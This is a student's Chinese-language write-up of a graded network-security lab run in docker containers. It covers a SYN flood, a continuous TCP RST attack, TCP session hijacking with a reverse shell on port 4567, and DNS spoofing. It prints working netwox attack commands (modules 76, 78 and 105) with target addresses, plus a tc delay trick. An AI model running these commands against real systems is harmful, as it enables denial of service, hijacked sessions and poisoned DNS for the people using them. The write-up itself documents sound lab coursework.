
1. 实验环境中有user、server和user2 3个docker容器，请使用user作为连接server的测试机，user2作为攻击之后验证攻击行为是否成功的验证机。请注意，如果实验失败，请按照user server user2的顺序重启所有容器后再次进行实验。在你认为你的攻击成功后，保持你的攻击程序和脚本持续运行，再点击提交即可。

查看docker容器




进入容器的命令行docker exec –it 容器名 /bin/bash

关掉SYNCookie保护


sudo sysctl -w net.ipv4.tcp\_syncookies=0

打开telnet服务并查看服务器的连接状态

◼ netstat –nat




一开始user2登录server需要输入账号密码




实施攻击 然后从user2用户机telnet服务器，观察发现一直trying无法连接

◼ netwox 76 -i 172.17.0.3 -p 23 –s raw



再次查看服务器的连接状态，比较跟上次的不同 ，可以发现连接状态队列满了，而且都是半连接



停止攻击，再次观察

1. 你需要根据实验指导手册仅使用user容器和server容器完成TCP RST攻击实验，由于单次的RST攻击行为检测不易实现，所以本次实验仅针对自动化的持续性攻击进行检测，在你认为你的攻击完成后，请保持攻击程序或脚本持续运行并提交，在提交之后，请在保持攻击程序或脚本运行的前提下使用user再次尝试与server建立TCP连接（请保证不少于5次尝试）。（只针对自动化攻击方式实现了测评）


直接使用命令攻击，点提交后用user 不断telnet server

sudo netwox 78 -d docker0

1. 你需要根据指导手册，完成TCP会话劫持与反向shell实验，实验需要完整完成会话劫持与反向shell，在你认为你的实验完成后，请不要关闭攻击者(虚拟机ubuntu)与受害者(server)的反向shell连接，直接点击提交即可进行相应的判定。（自动化攻击和手动攻击的实现皆可以检测）  
   请注意：其中反向shell的监听端口需要指定为4567端口！！！

先正向，直接抓包然后用netwox发送命令

写脚本，注意修改port和seq以及ack，还有改命令端口9090为目标端口4567，执行脚本sudo python3，成功



sudo netwox 105 -h "www.hust-cse.com" -H "20.21.9.1" -a "ns.hust-cse.com" -A "20.24.4.9" --filter "dst host 10.10.27.2" --device "br-8f1148536672"

问题：过滤器设置src27.3虚拟机能攻击，但是提交之后通过不了必须得改成上面的

sudo tc qdisc add dev br-8f1148536672 root netem delay 5s

sudo tc qdisc change dev br-8f1148536672 root netem delay 5s



服了，调整了半天发现是net写错成com了，难怪不发包，无语啊啊啊啊啊

